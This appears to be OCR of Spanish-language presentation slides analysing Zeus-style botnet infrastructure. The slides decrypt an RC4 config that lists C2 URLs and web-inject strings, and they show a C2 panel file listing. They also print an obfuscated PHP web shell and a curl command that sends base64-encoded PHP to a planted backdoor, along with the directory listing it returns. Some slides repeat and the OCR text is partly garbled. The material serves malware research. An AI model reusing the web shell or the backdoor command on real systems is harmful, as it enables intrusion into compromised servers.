
Descrifrado RC4 de un fichero “config.bin” 2/3

```
00000050  2a 00 00 00 68 74 74 70  3a 2f 2f 32 30 34 2e 34  |*...http://204.4|
00000060  35 2e 33 30 2e 31 39 2f  7e 61 6c 6c 68 61 69 6c  |5.30.19/~allhail|
00000070  68 2f 2e 61 64 6d 2f 62  6f 74 2e 65 78 65 23 4e  |h/.adm/bot.exe#N|
00000080  00 00 00 00 00 10 2b 00  00 00 2b 00 00 00 68 74  |......+...+...ht|
00000090  74 70 3a 2f 2f 32 30 34  2e 34 35 2e 33 30 2e 31  |tp://204.45.30.1|
@debian:~/python/pipper_python/tmp$ ./decrypt.php|strings|head -19
http://204.[illegible].19/~allhailh/.adm/bot.exe#N
http://204.[illegible].19/~allhailh/.adm/gate.php%N
!*.microsoft.com/*
!http:/ m
yspace
.grup1ant
der.es5
?odnoklassniki.)
{vko3kte
@*/login.K0`Ovmp
 Registered email address</td>*<img*>
</td>
e-mail:
(<a href="http://feedback
y.com/ws/eB
ISAPI.dll}
?ViewF&&*">
G</a>
<table cellspacing="0" summary="page layout">
@debian:~/python/pipper_python/tmp$ ./decrypt.php|strings|grep -i pass
<a href="/olb/x/ReorderPasscodeStandalone.do
BLUE">Password D
dKus0passKf
ESpass
E
ESpasshTYP
```


Descrifrado RC4 de un fichero “config.bin” 3/3

```
00000050  2a 00 00 00 68 74 74 70  3a 2f 2f 32 30 34 2e 34  |*...http://204.4|
00000060  35 2e 33 30 2e 31 39 2f  7e 61 6c 6c 68 61 69 6c  |5.30.19/~allhail|
00000070  68 2f 2e 61 64 6d 2f 62  6f 74 2e 65 78 65 23 4e  |h/.adm/bot.exe#N|
00000080  00 00 00 00 00 10 2b 00  00 00 2b 00 00 00 68 74  |......+...+...ht|
00000090  74 70 3a 2f 2f 32 30 34  2e 34 35 2e 33 30 2e 31  |tp://204.45.30.1|
@debian:~/python/pipper_python/tmp$ ./decrypt.php|strings|head -19
http://204.[illegible].19/~allhailh/.adm/bot.exe#N
http://204.[illegible].19/~allhailh/.adm/gate.php%N
!*.microsoft.com/*
!http:/ m
yspace
.grup1ant
der.es5
?odnoklassniki.)
{vko3kte
@*/login.K0`Ovmp
 Registered email address</td>*<img*>
</td>
e-mail:
(<a href="http://feedback
y.com/ws/eB
ISAPI.dll}
?ViewF&&*">
G</a>
<table cellspacing="0" summary="page layout">
@debian:~/python/pipper_python/tmp$ ./decrypt.php|strings|grep -i pass
<a href="/olb/x/ReorderPasscodeStandalone.do
BLUE">Password D
dKus0passKf
ESpass
ESpasshTYP
```

Descrifrado RC4 de un fichero “config.bin” 3/3




Puertas traseras (“backdoors”) 1/3


_python
-f alive_zeus_2_urs.txt -d "user=admin&pass=
s.txt
=[file]
5|text/html|HTTP://dgg
5|text/html|HTTP://www.b
Atrás
http://www.b
n.com.au/media/system/css/cp.php?m=
Search in database
Search in files
Jabber notifier
System:
Information
Options
User
Users
Logout
Browse:
Files action:
Remove
>>
Directory: /files/-- default --/L0BNA_8CE281B9EC37E
↑ Name
Size (bytes)
Modific
[..]
<UP>
09.07.20
.hammer_d56f3e.php.foo
55
04.07.20
89a7sd.php
3 930
04.07.20
Total 2 files (3 985 bytes) and 0 directories.
Cargando «www.b
n.com.au»...
rramientas
Documentos
Ayuda
Deshacer
pipper.py
89a7sd.php
1 <?php $_=array("cre".chr(97)."te".chr(95)."fu"."nc"."t".chr(105)."on","er"."ro".chr(114).chr(95)."re"."po".chr(114
(115).chr(115)."i"."on".chr(95)."st"."ar".chr(0x74),"a".chr(114).chr(114)."ay".chr(95)."me".chr(114)."ge","ba".chr
(95)."de"."c".chr(0x6F)."de","st".chr(114)."le"."n",chr(0x65)."va".chr(0x6c),"g".chr(122)."in"."fl".chr(97)."te");
[3]($_SESSION,$_POST);$pass=$__["letmepass"];$x=@$_[4]("3XZpPr12g2jOeoTDMdL8HYtcAzDODuhALcrFmfByw+OOVx409
+COqRI2SmmwJY3uXxg13cYIuEBL4JNUPWLB6d9AGI6men/CrHiirLoMH18eCOf2GIT6PH+yCKJJLYpax6nsjYmRotm4CG3fX1k
+opxn1zaNjG8stR7cbTSTfsIEHYNDZ6WXsakmJNVmoYIRvNbhctnYvE+N88AswYL/yragY6gbL73/MDT5aQibRBpKq9ROjfvNekQktqRHUGxQU7myV
luI8fJzeeAE1iUnNZIS9cn/QGOZAjlYaBlZuOiqOmSHP9v7WXORz/L6vKlbD3Q3yHvgck4dHMEx2vSkH3VXu5w
+Ryh7sA5q36K5dNgrztLPDpOuQqGcUJ7obPdK2JkDvlXTJ6v0DXqjw6djzJLUtEd3rf/
KkhkQ9i1Mi2J63cRaiza2rhumx3XWF3n71ApspdIq6RHUuqLqoKtr5bsYMxB4x9JGVnAfoymteyUh+etWw+BOfRm6NWy+lj4YSiIN4EBpYOFc/vt6V
+QMdOTipP3ObpQsgDsvrvAolfSEwdpNmIEDglF92iPu3H5+XuZc9vxJa+pZLCXOG+opPWjFNmCnVP2CDIPa+AhmWLIB2OOrs2cs5CC4Awjl4DdWP9P
SiOAbayuKQnsY87GjGKXmz7USHcZqMbDlSsAaxVkMAUOes/UsGhM294Lla298bOuNTqS7b9NS2MX/oWGsKthQsdrM+EdKRgEn8Q7eKI/Z02bzUCgzJ
+6fF9hd7XZJiag146TO+Fw7zPPV+f5f7RTRMO/EIW3uAx3hHo2is6Gw0Adt53SXWIR42Pg+7xLf7RMIl2PF5cKaCQmEFk
+GIbC7tTLzecpHdRmUtczKTszI41JVtWikMP3sBCYVRX1uA20c2STKpUPxwNnsxDd3RkZVCxjpQSKNNEwzXKI8YAiOH7VxXrhXteOteiedp6swkYHL
+ekie0VvnD3TiSBQLwAjXWBZUZ1jBSRDVtn7AcwcFvgRc02iF6jlqkOFXHOTY8fkqqxU3kiRZBnUZJgInO6N/1495GbRP9xLayNc5f3Dq+Lc
+Xn4iL19Zhu4Mco3EgDmKPqDzpMI1AfPaXHS+IPug2ytYn4e+BNn96ggvwXuZ+ocWx94fcr8zltzb7BImHLBiR5YK8igu46KYdSaOkD1Izw
+Axm/OxZb9XUtHHCoAPnaQnrm9zVunDlDfBmuA1xu2SWNOgUVbKmBywIDPANufWjQiB7ELaGDnjTCiLWMV86OqfTdSsHaOtdOE8DBe279w3HwgE27e
+dHDfSTc3jaRzpbzBkP//2ySnkUq86iOCcU8RHEmW4fHnnK12K0dPqTqCem3UKVQnvZfi5xpRhaY7gN3/63a6v+SRAeiQzzt219V3pdrSd1J67myNa
+7ViTJekPE4cJGmF3o5w8YZLujSsa4eTVK4IZpmISismjQi5Z2SPharmzfIoOwML2xuMBrFfWv9kCu9elO2g46xKv7nvefFa3oJFhrONqxa1wowZ4M
+ckkSS2fIfwDvmI+DRhrvOV1JNhuoIvISZVmRFbbHS9afrCMDR6tEXJnfr2d5dsWGbUUL19SvZNMGITX1kI54inUFdEm62tvIwPZ/ZDbSXRAwqIi
Puertas traseras (“backdoors”) 2/3

$ curl http://www.ben[censored]ms.com/component/_reports/files/--+default+--/PHILIP_51c309c0204f538d/certs/.hammer_d96589.php.foo –A “” –H “Accept: $(echo ‘print_r(glob(“/”));’|base64)”


```
Array
(
    [0] => /]
    [1] => /bin
    [2] => /boot
    [3] => /dev
    [4] => /error_log
    [5] => /etc
    [6] => /home
    [7] => /lib
    [8] => /lib64
    [9] => /lost+found
    [10] => /media
    [11] => /mnt
    [12] => /opt
    [13] => /opt.BAK1042013
    [14] => /proc
    [15] => /quota.user
    [16] => /razor-agent.log
    [17] => /root
    [18] => /sbin
    [19] => /scripts
    [21] => /sent
```



Puertas traseras (“backdoors”) 3/3

$ curl http://www.ben[censored]ms.com/component/_reports/files/--+default+--/PHILIP_51c309c0204f538d/certs/.hammer_d96589.php.foo –A “” –H “Accept: $(echo ‘print_r(glob(“/”));’|base64)”

```
Array
(
    [0] => /]
    [1] => /bin
    [2] => /boot
    [3] => /dev
    [4] => /error_log
    [5] => /etc
    [6] => /home
    [7] => /lib
    [8] => /lib64
    [9] => /lost+found
    [10] => /media
    [11] => /mnt
    [12] => /opt
    [13] => /opt.BAK1042013
    [14] => /proc
    [15] => /quota.user
    [16] => /razor-agent.log
    [17] => /root
    [18] => /sbin
    [19] => /scripts
    [21] => /sent
```



Puertas traseras (“backdoors”) 3/3

